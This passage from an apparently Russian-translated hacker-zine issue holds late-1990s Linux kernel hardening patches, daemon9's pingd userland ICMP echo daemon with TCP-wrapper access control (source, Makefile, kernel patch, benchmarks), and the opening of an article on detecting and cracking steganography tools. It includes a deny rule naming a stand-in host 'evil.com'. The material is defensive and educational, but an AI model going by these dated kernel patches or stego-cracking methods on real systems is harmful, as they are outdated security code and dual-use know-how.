 □□□return 0;
diff -ru linux-stock/arch/i386/kernel/signal.c linux-patched/arch/i386/kernel/signal.c
--- linux-stock/arch/i386/kernel/signal.c□Mon Aug  4 12:12:51 1997
+++ linux-patched/arch/i386/kernel/signal.c□Sun Nov  9 00:55:50 1997
@@ -83,10 +83,10 @@
 #define COPY_SEG(x) \
 if (   (context.x & 0xfffc)     /* not a NULL selectors */ \
     && (context.x & 0x4) != 0x4 /* not a LDT selector */ \
-    && (context.x & 3) != 3     /* not a RPL3 GDT selector */ \
+    && (context.x & 3) < 2      /* not a RPL3 or RPL2 GDT selector */ \
    ) goto badframe; COPY(x);
 #define COPY_SEG_STRICT(x) \
-if (!(context.x & 0xfffc) || (context.x & 3) != 3) goto badframe; COPY(x);
+if (!(context.x & 0xfffc) || (context.x & 3) < 2) goto badframe; COPY(x);
 □struct sigcontext_struct context;
 □struct pt_regs * regs;

@@ -167,16 +167,20 @@
 □unsigned long * frame;

 □frame = (unsigned long *) regs->esp;
-□if (regs->ss != USER_DS && sa->sa_restorer)
+□if (regs->ss != USER_DS && regs->ss != USER_HUGE_SS && sa->sa_restorer)
 □□frame = (unsigned long *) sa->sa_restorer;
 □frame -= 64;
 □if (verify_area(VERIFY_WRITE,frame,64*4))
 □□do_exit(SIGSEGV);

 /* set up the "normal" stack seen by the signal handler (iBCS2) */
+#ifdef CONFIG_STACKEXEC
+□put_user((unsigned long)MAGIC_SIGRETURN, frame);
+#else
 #define __CODE ((unsigned long)(frame+24))
 #define CODE(x) ((unsigned long *) ((x)+__CODE))
 □put_user(__CODE,frame);
+#endif
 □if (current->exec_domain && current->exec_domain->signal_invmap)
 □□put_user(current->exec_domain->signal_invmap[signr], frame+1);
 □else
@@ -204,19 +208,17 @@
 /* non-iBCS2 extensions.. */
 □put_user(oldmask, frame+22);
 □put_user(current->tss.cr2, frame+23);
+#ifndef CONFIG_STACKEXEC
 /* set up the return code... */
 □put_user(0x0000b858, CODE(0));□/* popl %eax ; movl $,%eax */
 □put_user(0x80cd0000, CODE(4));□/* int $0x80 */
 □put_user(__NR_sigreturn, CODE(2));
 #undef __CODE
 #undef CODE
+#endif

 □/* Set up registers for signal handler */
-□regs->esp = (unsigned long) frame;
-□regs->eip = (unsigned long) sa->sa_handler;
-□regs->cs = USER_CS; regs->ss = USER_DS;
-□regs->ds = USER_DS; regs->es = USER_DS;
-□regs->gs = USER_DS; regs->fs = USER_DS;
+□start_thread(regs, (unsigned long)sa->sa_handler, (unsigned long)frame);
 □regs->eflags &= ~TF_MASK;
 }

diff -ru linux-stock/arch/i386/kernel/traps.c linux-patched/arch/i386/kernel/traps.c
--- linux-stock/arch/i386/kernel/traps.c□Mon Aug 11 13:37:24 1997
+++ linux-patched/arch/i386/kernel/traps.c□Sun Nov  9 00:55:50 1997
@@ -117,7 +117,7 @@

 □esp = (unsigned long) &regs->esp;
```

```
 ss = KERNEL_DS;
-if ((regs->eflags & VM_MASK) || (3 & regs->cs) == 3)
+if ((regs->eflags & VM_MASK) || (3 & regs->cs) >= 2)
  return;
  if (regs->cs & 3) {
  esp = regs->esp;
@@ -193,11 +193,82 @@

 asmlinkage void do_general_protection(struct pt_regs * regs, long error_code)
 {
+#ifdef CONFIG_STACKEXEC
+ unsigned long retaddr;
+#endif
+
  if (regs->eflags & VM_MASK) {
  handle_vm86_fault((struct vm86_regs *) regs, error_code);
  return;
  }
+
+#ifdef CONFIG_STACKEXEC
+/* Check if it was return from a signal handler */
+ if (regs->cs == USER_CS || regs->cs == USER_HUGE_CS)
+ if (get_seg_byte(USER_DS, (char *)regs->eip) == 0xC3)
+ if (!verify_area(VERIFY_READ, (void *)regs->esp, 4))
+ if ((retaddr = get_seg_long(USER_DS, (char *)regs->esp)) ==
+     MAGIC_SIGRETURN) {
+  regs->esp += 8;
+  __asm__("movl %3,%%esi;"
+  "subl %1,%%esp;"
+  "movl %2,%%ecx;"
+  "movl %%esp,%%edi;"
+  "cld; rep; movsl;"
+  "call sys_sigreturn;"
+  "leal %3,%%edi;"
+  "addl %1,%%edi;"
+  "movl %%esp,%%esi;"
+  "movl (%%edi),%%edi;"
+  "movl %2,%%ecx;"
+  "cld; rep; movsl;"
+  "movl %%esi,%%esp"
+  :
+  "=a" (regs->eax)
+  :
+  "i" (sizeof(*regs)),
+  "i" (sizeof(*regs) >> 2),
+  "m" (regs)
+  :
+  "cx", "dx", "si", "di", "cc", "memory");
+  return;
+ }
+
+#ifdef CONFIG_STACKEXEC_LOG
+ else if (regs->cs == USER_CS &&
+     (retaddr & 0xF0000000) == 0xB0000000)
+  security_alert("buffer overflow");
+#endif
+#endif
+
  die_if_kernel("general protection",regs,error_code);
+
+#if defined(CONFIG_STACKEXEC) && defined(CONFIG_STACKEXEC_AUTOENABLE)
+ if (regs->cs == USER_CS)
+ if (get_seg_byte(USER_DS, (char *)regs->eip) == 0xFF &&
+     (get_seg_byte(USER_DS, (char *)(regs->eip + 1)) & 0xD8) == 0xD0 &&
+     get_seg_byte(USER_DS, (char *)(regs->eip + 1)) != 0xD4) {
+  current->flags |= PF_STACKEXEC;
+  regs->cs = USER_HUGE_CS; regs->ss = USER_HUGE_SS;
+  return;
+ }
+#endif
+
```

```
 current->tss.error_code = error_code;
 current->tss.trap_no = 13;
 force_sig(SIGSEGV, current);
diff -ru linux-stock/arch/i386/mm/fault.c linux-patched/arch/i386/mm/fault.c
--- linux-stock/arch/i386/mm/fault.c Sat Aug 16 22:21:20 1997
+++ linux-patched/arch/i386/mm/fault.c Sun Nov  9 00:55:50 1997
@@ -44,6 +44,7 @@
 unsigned long page;
 int write;

+ if ((regs->cs & 3) >= 2) error_code |= 4;
 /* get the address */
 __asm__("movl %%cr2,%0":"=r" (address));
 down(&mm->mmap_sem);
diff -ru linux-stock/fs/binfmt_aout.c linux-patched/fs/binfmt_aout.c
--- linux-stock/fs/binfmt_aout.c Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/binfmt_aout.c Tue Nov 11 00:38:48 1997
@@ -315,6 +315,7 @@
 current->suid = current->euid = current->fsuid = bprm->e_uid;
 current->sgid = current->egid = current->fsgid = bprm->e_gid;
  current->flags &= ~PF_FORKNOEXEC;
+        if (N_FLAGS(ex) & F_STACKEXEC) current->flags |= PF_STACKEXEC;
 if (N_MAGIC(ex) == OMAGIC) {
diff -ru linux-stock/fs/binfmt_elf.c linux-patched/fs/binfmt_elf.c
--- linux-stock/fs/binfmt_elf.c Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/binfmt_elf.c Tue Nov 11 01:02:05 1997
@@ -55,7 +55,10 @@
 #define ELF_PAGESTART(_v) ((_v) & ~(unsigned long)(ELF_EXEC_PAGESIZE-1))
 #define ELF_PAGEOFFSET(_v) ((_v) & (ELF_EXEC_PAGESIZE-1))

-static struct linux_binfmt elf_format = {
+#ifndef CONFIG_STACKEXEC
+static
+#endif
+struct linux_binfmt elf_format = {
diff -ru linux-stock/fs/exec.c linux-patched/fs/exec.c
--- linux-stock/fs/exec.c Wed Oct 15 14:56:43 1997
+++ linux-patched/fs/exec.c Tue Nov 11 12:59:51 1997
@@ -475,6 +475,8 @@
 }
 current->comm[i] = '\0';

+        current->flags &= ~PF_STACKEXEC;
+
@@ -650,12 +652,30 @@
 int do_execve(char * filename, char ** argv, char ** envp, struct pt_regs * regs)
 {
 struct linux_binprm bprm;
+        struct inode *dir;
+        const char *basename;
+        int namelen;
 int retval;
 int i;

+#ifdef  CONFIG_TPE
+        dir_namei(filename, &namelen, &basename, NULL, &dir);
+        if (dir->i_mode & (S_IWGRP | S_IWOTH) || dir->i_uid)
+        {
+#ifdef  CONFIG_TPE_LOG
+            security_alert("Trusted path execution violation");
+#endif  /* CONFIG_TPE_LOG */
+            return -EACCES;
+        }
+#endif  /* CONFIG_TPE */
diff -ru linux-stock/fs/namei.c linux-patched/fs/namei.c
--- linux-stock/fs/namei.c Sat Aug 16 16:23:19 1997
+++ linux-patched/fs/namei.c Tue Nov 11 00:44:51 1997
@@ -207,6 +208,23 @@
  *res_inode = inode;
  return 0;
 }
```

```
+#ifdef CONFIG_SYMLINK_FIX
+        if (S_ISLNK(inode->i_mode) && (dir->i_mode & S_ISVTX) &&
+            inode->i_uid &&
+            current->fsuid != inode->i_uid) {
+#ifdef CONFIG_SYMLINK_LOG
+                security_alert("symlink");
+#endif
+                iput(dir);
+                iput(inode);
+                *res_inode = NULL;
+                return -EPERM;
+        }
+#endif
diff -ru linux-stock/fs/proc/base.c linux-patched/fs/proc/base.c
--- linux-stock/fs/proc/base.c□Wed Feb 21 01:26:09 1996
+++ linux-patched/fs/proc/base.c□Sun Nov  9 10:53:19 1997
@@ -74,7 +74,11 @@
 struct proc_dir_entry proc_pid = {
 □PROC_PID_INO, 5, "<pid>",
-□S_IFDIR | S_IRUGO | S_IXUGO, 2, 0, 0,
+#ifdef  CONFIG_PROC_RESTRICT
+        S_IFDIR | S_IRUSR | S_IXUSR, 2, 0, 0,
+#else
+        S_IFDIR | S_IRUGO | S_IXUGO, 2, 0, 0,
+#endif  /* CONFIG_PROC_RESTRICT */
diff -ru linux-stock/kernel/sched.c linux-patched/kernel/sched.c
--- linux-stock/kernel/sched.c□Fri Oct 17 13:17:43 1997
+++ linux-patched/kernel/sched.c□Sun Nov  9 01:11:01 1997
@@ -44,7 +44,11 @@
+#ifdef  CONFIG_SECURE_ON
+int securelevel = 1;□□□/* system security level */
+#else
 int securelevel = 0;□□□/* system security level */
+#endif
diff -ru linux-stock/net/ipv4/af_inet.c linux-patched/net/ipv4/af_inet.c
--- linux/net/ipv4/af_inet.c□Fri Aug 15 12:23:23 1997
+++ linux-stock/net/ipv4/af_inet.c□Mon Dec 29 18:05:29 1997
@@ -111,6 +111,15 @@
+#ifdef  CONFIG_SPLIT_GID
+#define PROT_SOCK_GID   16
+#define RAW_SOCK_GID    17
+#define PACKET_SOCK_GID 18
+#endif  /* CONFIG_SPLIT_GID */
+
@@ -435,8 +444,26 @@
+#ifdef  CONFIG_SPLIT_GID
+                if (!suser())
+                {
+                    if (sock->type == SOCK_RAW && current->egid != RAW_SOCK_GID)
+                    {
+                        goto free_and_badperm;
+                    }
+                    else if (sock->type == SOCK_PACKET && current->egid != PACKET_SOCK_GID)
+                    {
+                        goto free_and_badperm;
+                    }
+                }
+#else
 □□if (!suser())
 □□□goto free_and_badperm;
+#endif  /* CONFIG_SPLIT_GID */
@@ -621,7 +648,11 @@
+#ifdef  CONFIG_SPLIT_GID
+□□if (!suser() && current->egid != PROT_SOCK_GID)
+#else
 □□if (!suser())
+#endif  /* CONFIG_SPLIT_GID */
 □□return(-EACCES);

<-->
```

EOF

Linux Ping Демон

Автор: route|daemon9

Введение и предпосылки

У меня есть идея. А что если вырезать поддержку ICMP_ECHO из ядра? Что если задействовать пользовательский демон, управляющий отражением ICMP_ECHO через механизм контроля доступа TCP wrapper? (Идея, собственно, принадлежит Asriel — он написал версию для 44BSD. http://www.enteract.com/~tqbf/goodies.html. Меня он просто попросил сделать linux-версию.)

Побочным продуктом этой идеи стал pingd — симпатичный пользовательский демон, обрабатывающий весь трафик ICMP_ECHO и ICMP_ECHOREPLY. Механизм прост. Сырой ICMP-сокет под Linux получает копию каждой ICMP-датаграммы, доставляемой в IP-модуль (при условии, что IP-датаграмма предназначена для одного из интерфейсов данного хоста). Мы просто убираем обработку ICMP_ECHO из ядра и поднимаем пользовательский демон с сырым ICMP-сокетом для работы с этими пакетами.

Получив пакет, мы выполняем базовые проверки работоспособности: тип и код пакета, размер пакета. Далее пакет передаётся в механизм аутентификации, где сверяется со списком контроля доступа. Если пакет разрешён — отправляем ответ, иначе — молча отбрасываем.

Приоритеты этого проекта — прежде всего безопасность, затем эффективность. В следующей версии появится опция отправки ICMP_HOST_UNREACH нарушителю. Возможно, позже добавлю хуки для какого-нибудь анализа содержимого полезной нагрузки (читай: обнаружение LOKI), но пока pingd остаётся таким, как есть.

Компиляция и установка

i. Вам понадобятся libwrap и libnet. Libwrap входит в пакет Tcp wrapper Wietse Venema и доступна с ftp://ftp.win.tue.nl/pub/security/. Сетевая библиотека libnet доступна по адресу: http://www.infonexus.com/~daemon9/Projects/libnet.tar.gz.

ii. Соберите и установите обе библиотеки согласно их инструкциям.

1. Соберите программу и примените патч к ядру.

`make all` ИЛИ (`make pingd` И `make patch`)

1a. Перекомпилируйте ядро. Выполнять `{config, dep, clean}` НЕ нужно. Достаточно:

```
make; make install
```

(или эквивалентную команду).

2. Протестируйте демон. Убедитесь, что в `/etc/hosts.{deny, allow}` нет записей для wrapper, и запустите демон в режиме отладки.

`./pingd -d1` и затем `ping 0`

3. Отредактируйте файлы контроля доступа TCP wrapper. Просто добавьте новый сервис (ping) и IP-адреса, которые хотите разрешить или запретить:

```
cat >> /etc/hosts.deny
```
ping : evil.com

^D

4. Установите программу и добавьте её в `/etc/rc.d/rc/local`:

```
make install
```

Эмпирические данные

Это медленнее, чем обработка в ядре. Особенно на локальном хосте. Ничего удивительного. На удалённых хостах RTT примерно на 0.7–0.9 мс больше при компактных `/etc/hosts.{allow,deny}`. Такова цена более защищённой реализации. Все хосты находятся в одной сети 10 МБит с примерно одинаковыми сетевыми картами.

Следующая Linux-машина использует стандартный механизм отражения ICMP_ECHO на уровне ядра:

```
resentment:~/# ping 192.168.2.34
PING 192.168.2.34 (192.168.2.34): 56 data bytes
64 bytes from 192.168.2.34: icmp_seq=0 ttl=64 time=0.8 ms
64 bytes from 192.168.2.34: icmp_seq=1 ttl=64 time=0.6 ms
64 bytes from 192.168.2.34: icmp_seq=2 ttl=64 time=0.8 ms

--- 192.168.2.34 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.7/0.8 ms
```

Эта машина запускает pingd, скомпилированный с DLOG (поддержка ICMP_ECHO в ядре отключена):

```
resentment:~/# ping 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
64 bytes from 192.168.2.35: icmp_seq=0 ttl=64 time=1.5 ms
64 bytes from 192.168.2.35: icmp_seq=1 ttl=64 time=1.4 ms
64 bytes from 192.168.2.35: icmp_seq=2 ttl=64 time=1.3 ms

--- 192.168.2.35 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.3/1.4/1.5 ms
```

Нагрузочный тест того же хоста (не рекомендуется выполнять при включённой отладке):

```
torment# /sbin/ping -f -c 10000 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
.....................................................................
--- 192.168.2.35 ping statistics ---
10088 packets transmitted, 10000 packets received, 0% packet loss
round-trip min/avg/max = 0.985/36.790/86.075 ms

resentment:~# ping -f -c 10000 192.168.2.35
PING 192.168.2.35 (192.168.2.35): 56 data bytes
..
--- 192.168.2.35 ping statistics ---
10001 packets transmitted, 10000 packets received, 0% packet loss
round-trip min/avg/max = 1.0/1.2/17.4 ms
```

Пример записей в журнале wrapper:

```
Jan 16 18:23:03 shattered pingd: started: 997
```

```
Jan 16 18:24:52 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.38)
Jan 16 18:24:54 shattered last message repeated 2 times
Jan 16 18:26:50 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.37)
Jan 16 18:26:58 shattered last message repeated 10087 times
Jan 16 18:30:09 shattered pingd: ICMP_ECHO allowed by wrapper
(64 bytes from 192.168.2.38)
Jan 16 18:30:19 shattered last message repeated 10000 times
Jan 16 18:47:30 shattered pingd: ICMP_ECHO denied by wrapper
(64 bytes from 192.168.2.34)
Jan 16 18:47:32 shattered last message repeated 2 times
Jan 16 18:48:16 shattered pingd: packet too large
(10008 bytes from 192.168.2.38)
Jan 16 18:48:17 shattered last message repeated 2 times
```

Код

```
# linux pingd Makefile
# daemon9|route <route@infonexus.com>

#   Определите это, если хотите журналирование через syslog трафика ICMP_ECHO.
#   Это несколько замедлит время отклика демона.
#   По умолчанию: включено.
DEFINES     =   -DLOG

CC          =   gcc
VER         =   0.1
NETSRC      =   /usr/src/linux/net/ipv4
INSTALL_LOC =   /usr/sbin
PINGD       =   pingd
LIBS        =   -lnet -lwrap
DEFINES     +=   -D__BSD_SOURCE
CFLAGS      =   -O3 -funroll-loops -fomit-frame-pointer -pipe -m486 -Wall
OBJECTS     =   pingd.o

.c.o:
□$(CC) $(CFLAGS) $(DEFINES) -c $< -o $@

pingd:  $(OBJECTS)
□$(CC) $(CFLAGS) $(OBJECTS) -o pingd $(LIBS)
□strip pingd

all: patch pingd

patch:
□@(/usr/bin/patch -d $(NETSRC) < patchfile)
□@(echo "Patchfile installed")
□@(echo "You must now recompile your kernel")
□@(echo "")

install: pingd
□(install -m755 $(PINGD) $(INSTALL_LOC))
□(echo ""                                >> /etc/rc.d/rc.local)
□(echo "echo \"Starting ping daemon\"" >> /etc/rc.d/rc.local)
□(echo "$(INSTALL_LOC)/$(PINGD)"       >> /etc/rc.d/rc.local)

dist:   clean
□@(cd ..; rm pingd-$(VER).tgz; tar cvzf pingd-$(VER).tgz Pingd/)

clean:
□rm -f *.o core pingd
# EOF

/*
 *  $Id$
```

```
 *
 *  Linux pingd sourcefile
 *  pingd.h - function prototypes, global data structures, and macros
 *  Copyright (c) 1998 by daemon9|route (route@infonexus.com)
 *
 *
 *
 */

#ifndef _PINGD_H
#define _PINGD_H

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <pwd.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <libnet.h>

#define NOBODY          "nobody"        /* Nobody pwnam */
#define STRING_UNKNOWN  "unknown"       /* From tcpd.h */
#define HEADER_MATERIAL 28              /* ICMP == 8 bytes, IP == 20 bytes */
#define MAX_PAYLOAD     8096            /* Out of thin air */

struct icmp_packet
{
    struct ip iph;
    struct icmphdr icmph;
    u_char payload[MAX_PAYLOAD];
};


/* F U N C T I O N    P R O T O T Y P E S */


void
usage(
    char *                  /* pointer to argv[0] */
    );

int                         /* 1 if the packet is allowed, 0 if denied */
verify(
    struct icmp_packet *    /* pointer to the ICMP packet in question */
    );

void
icmp_reflect(
    struct icmp_packet *,   /* pointer to the ICMP packet in question */
    int                     /* socket file descriptor */
    );

int                         /* 1 if access is granted, 0 if denied */
hosts_ctl(
    char *,                 /* daemon name */
    char *,                 /* client name (canonical) */
    char *,                 /* client address (dots 'n' decimals) */
    char *                  /* client user (unused) */
    );

#endif  /* _PINGD_H */

/* EOF */

/*
 *  $Id$
```

```
 *
 *  Linux pingd sourcefile
 *  ping.c - main sourcefile
 *  Copyright (c) 1998 by daemon9|route <route@infonexus.com>
 *
 *
 *
 *  $Log$
 */

#include "pingd.h"

int d           = 0;                /* Debuging level (defaults off) */
int max_packet  = 1024;             /* Maximum packet size (default) */

int
main(int argc, char **argv)
{
    int sock_fd, c;
    struct icmp_packet i_pack;
    struct passwd *pwd_p;

    /*
     *  Make sure we have UID 0.
     */
    if (geteuid() || getuid())
    {
        fprintf(stderr, "Inadequate privledges\n");
        exit(1);
    }

    /*
     *  Open a raw ICMP socket and set IP_HDRINCL.
     */
    if ((sock_fd = open_raw_sock(IPPROTO_ICMP)) == -1)
    {
        perror("socket allocation");
        exit(1);
    }

    /*
     *  Now that we have the raw socket, we no longer need root privledges
     *  so we drop our UID to nobody.
     */
    if (!(pwd_p = getpwnam(NOBODY)))
    {
        fprintf(stderr, "Can't get pwnam info on nobody");
        exit(1);
    }
    else if (setuid(pwd_p->pw_uid) == -1)
    {
        perror("Can't drop privledges");
        exit(1);
    }

    while((c = getopt(argc, argv, "d:s:")) != EOF)
    {
        switch (c)
        {
            case 'd':
                d = atoi(optarg);
                break;

            case 's':
                max_packet = atoi(optarg);
                break;

            default:
                usage(argv[0]);
        }
    }
```

```
    if (!d) daemon();
    if (d) fprintf(stderr, "Max packetsize of %d bytes\n", max_packet);

#ifdef  LOG
    openlog("pingd", 0, 0);
    syslog(LOG_DAEMON|LOG_INFO, "started: %d", getpid());
#endif  /* LOG */
    /*
     *  We're powered up.  From here on out, everything should run swimmingly.
     */
    for (;;)
    {
        bzero(&i_pack, sizeof(i_pack));
        c = recv(sock_fd, (struct icmp_packet *)&i_pack, sizeof(i_pack), 0);
        if (c == -1)
        {
            if (d) fprintf(stderr, "truncated read: %s", strerror(errno));
            continue;
        }

        /*
         *  Make sure packet isn't too small or too big.
         */
        if (c < HEADER_MATERIAL || c > max_packet)
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "bad packet size (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
            continue;
        }

        /*
         *  We only want ICMP_ECHO packets.
         */
        if (i_pack.icmph.type != ICMP_ECHO) continue;
        else if (d)
                fprintf(stderr,
                "%d byte ICMP_ECHO from %s\n",
                ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                host_lookup(i_pack.iph.ip_src.s_addr));

        /*
         *  Pass packet to the access control mechanism.
         */
        if (!verify(&i_pack))
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "ICMP_ECHO denied by wrapper (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
        }
        else
        {
#ifdef  LOG
            syslog(
                    LOG_DAEMON|LOG_INFO,
                    "ICMP_ECHO allowed by wrapper (%d bytes from %s)",
                    ntohs(i_pack.iph.ip_len) - sizeof(i_pack.iph),
                    host_lookup(i_pack.iph.ip_src.s_addr));
#endif  /* LOG */
            icmp_reflect(&i_pack, sock_fd);
        }
    }
}
```

```
void
icmp_reflect(struct icmp_packet *p_ptr, int sock_fd)
{
    int c;
    u_long tmp;
    struct sockaddr_in sin;

    bzero((struct sockaddr_in *)&sin, sizeof(sin));
    /*
     *  Formulate ICMP_ECHOREPLY response packet.  All we do change the
     *  packet type and flip the IP addresses.  This avoids a copy.
     */
    tmp = p_ptr->iph.ip_dst.s_addr;
    p_ptr->iph.ip_dst.s_addr = p_ptr->iph.ip_src.s_addr;
    p_ptr->iph.ip_src.s_addr = tmp;
    p_ptr->icmph.type        = ICMP_ECHOREPLY;
    p_ptr->icmph.checksum    = 0;
    p_ptr->icmph.checksum    =
                        ip_check((u_short *)&p_ptr->icmph,
                        ntohs(p_ptr->iph.ip_len) - sizeof(struct ip));
    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = p_ptr->iph.ip_dst.s_addr;

    c = sendto(sock_fd,
            (struct icmp_packet *)p_ptr,
            ntohs(p_ptr->iph.ip_len),
            0,
            (struct sockaddr *) &sin, sizeof(sin));

    if (c != ntohs(p_ptr->iph.ip_len))
    {
        if (d) perror("truncated write");
        return;
    }
    else if (d) fprintf(stderr, "ICMP_ECHOREPLY sent\n");
}


int
verify(struct icmp_packet *p_ptr)
{
    if (!hosts_ctl("ping",
                    host_lookup(p_ptr->iph.ip_src.s_addr),
                    host_lookup(p_ptr->iph.ip_src.s_addr),
                    STRING_UNKNOWN))
        return (0);

    else return (1);
}


void
usage(char *argv0)
{
    fprintf(stderr, "usage: %s [-d 1|0 ] [-s maxpacketsize] \n",argv0);
    exit(0);
}


/* EOF */
```

```
--- /usr/src/linux/net/ipv4/icmp.c.original□Sat Jan 10 11:10:36 1998
+++ /usr/src/linux/net/ipv4/icmp.c□Sat Jan 10 11:19:23 1998
@@ -42,7 +42,8 @@
  *              Elliot Poger    :       Added support for SO_BINDTODEVICE.
  *□Willy Konynenberg□:□Transparent proxy adapted to new
  *□□□□□socket hash code.
- *
+ *              route           :       1.10.98:  ICMP_ECHO / ICMP_ECHOREQUEST
+ *                                      support into userland.
  *
```

```
   * RFC1122 (Host Requirements -- Comm. Layer) Status:
   * (boy, are there a lot of rules for ICMP)
@@ -882,28 +883,6 @@
    kfree_skb(skb, FREE_READ);
 }

-/*
- *  Handle ICMP_ECHO ("ping") requests.
- *
- *  RFC 1122: 3.2.2.6 MUST have an echo server that answers ICMP echo requests.
- *  RFC 1122: 3.2.2.6 Data received in the ICMP_ECHO request MUST be included in the reply.
- *  RFC 1812: 4.3.3.6 SHOULD have a config option for silently ignoring echo requests, MUST have default=NOT.
- *  See also WRT handling of options once they are done and working.
- */
-
-static void icmp_echo(struct icmphdr *icmph, struct sk_buff *skb, struct device *dev, __u32 saddr, __u32 dad
-{
-#ifndef CONFIG_IP_IGNORE_ECHO_REQUESTS
- struct icmp_bxm icmp_param;
- icmp_param.icmph=*icmph;
- icmp_param.icmph.type=ICMP_ECHOREPLY;
- icmp_param.data_ptr=(icmph+1);
- icmp_param.data_len=len;
- if (ip_options_echo(&icmp_param.replyopts, NULL, daddr, saddr, skb)==0)
-  icmp_build_xmit(&icmp_param, daddr, saddr, skb->ip_hdr->tos);
-#endif
- kfree_skb(skb, FREE_READ);
-}

 /*
   *  Handle ICMP Timestamp requests.
@@ -1144,8 +1123,8 @@
   */

 static struct icmp_control icmp_pointers[19] = {
-/* ECHO REPLY (0) */
- { &icmp_statistics.IcmpOutEchoReps, &icmp_statistics.IcmpInEchoReps, icmp_discard, 0, NULL },
+/* ECHO REPLY (0) - Disabled, we now do ICMP_ECHOREQUEST in userland */
+ { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
  /* DEST UNREACH (3) */
@@ -1156,8 +1135,8 @@
   { &icmp_statistics.IcmpOutRedirects, &icmp_statistics.IcmpInRedirects, icmp_redirect, 1, &xrl_redirect },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
-/* ECHO (8) */
- { &icmp_statistics.IcmpOutEchos, &icmp_statistics.IcmpInEchos, icmp_echo, 0, NULL },
+/* ECHO (8) - Disabled, we now do ICMP_ECHOREQUEST in userland */
+ { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
   { &dummy, &icmp_statistics.IcmpInErrors, icmp_discard, 1, NULL },
  /* TIME EXCEEDED (11) */
```

EOF

Стеганографические отпечатки

Автор: The HackLab (http://www.hacklab.com)

---

*Steg`a*nog"ra*phy (?), n. [Gr. covered (fr. to cover closely) + -graphy.] Искусство письма шифром или знаками, непонятными для всех, кроме обладателей ключа; криптография.*

---

i. Введение

Хотя приведённое выше определение описывает криптографию в широком смысле, стеганография стала обозначать не только шифрование данных, но и сокрытие самого факта их существования. Стеганография (или «стего») использует техники для хранения файла-«сообщения» внутри файла-«контейнера», изменяя контейнер таким образом, чтобы оригинальный файл _выглядел_ нетронутым. Результирующий файл называется стего-файлом и содержит файл-сообщение, скрытый внутри близкого подобия исходного контейнера. Существует ряд инструментов (преимущественно для DOS/Windows/NT), автоматизирующих эти функции с применением алгоритмов DES, DES3 или IDEA для шифрования и файлов форматов BMP, GIF, JPG, WAV, VOC и даже ASCII в качестве контейнеров. С их помощью данные можно скрывать в изображениях, звуке и даже в других файлах данных. Тем не менее эти инструменты оставляют заметные следы на файлах-контейнерах и обеспечивают значительно меньший уровень сокрытия, чем предполагает пользователь.

Данная статья даст читателю базовое понимание основных стеганографических техник и осветит некоторые «отпечатки», оставляемые современными стеганографическими программами, — в особенности на графических изображениях. Не претендуя на оспаривание криптографической стойкости или математических отклонений существующих стеганографических методов, статья предоставит читателю базовые знания о стего и предложит малобюджетные методы обнаружения и взлома простейших стеганографических техник. Также приводится программа для перебора паролей двух наиболее популярных стего-инструментов.

I. Основы стеганографии

Проще говоря, стеганография занимается сокрытием сообщений. Среди множества техник, применяемых различными инструментами, наименьший общий знаменатель для большинства из них — модификация некоторых наименее значимых битов (Least Significant Bits, LSB) отдельных байтов файла-контейнера. В простейшем примере рассмотрим двоичное представление чисел от 20 до 27:

```
10100 10101 10110 10111 11000 11001 11010 11011
```

Изменяя LSB этих двоичных чисел, можно скрыть двоичное представление числа 200 (11001000) в приведённом потоке байтов:

```
10101 10101 10110 10110 11001 11000 11010 11010
```

Восстановив LSB из этого потока байтов, мы получаем число 200 (11001000). В приведённом примере исходный поток байтов из чисел 20–27 является контейнером, а число 200 — файлом-сообщением. Это весьма неудачный пример: результирующий стего-файл неточно

воспроизводит оригинальный файл. После встраивания сообщения числа 20–27 приобретают вид:

```
21 21 22 22 25 24 26 26
```

Однако в большинстве стего-приложений файл-контейнер не содержит потоков байтов, которые становились бы бесполезными при изменении LSB. Напротив, контейнеры обычно содержат различные уровни «шума» на уровне LSB, который при рассмотрении отдельно от остальной части байта может казаться случайным. Например, звуковой файл (.WAV) содержит преимущественно неслышимый фоновый шум на уровне LSB. 8-битный графический файл будет содержать незначительные цветовые различия на уровне LSB, тогда как в 24-битном изображении изменения цвета будут практически неразличимы для человеческого глаза. Широко распространённый формат контейнера — 256-цветное 8-битное изображение, например GIF или BMP.

II. Техники стего

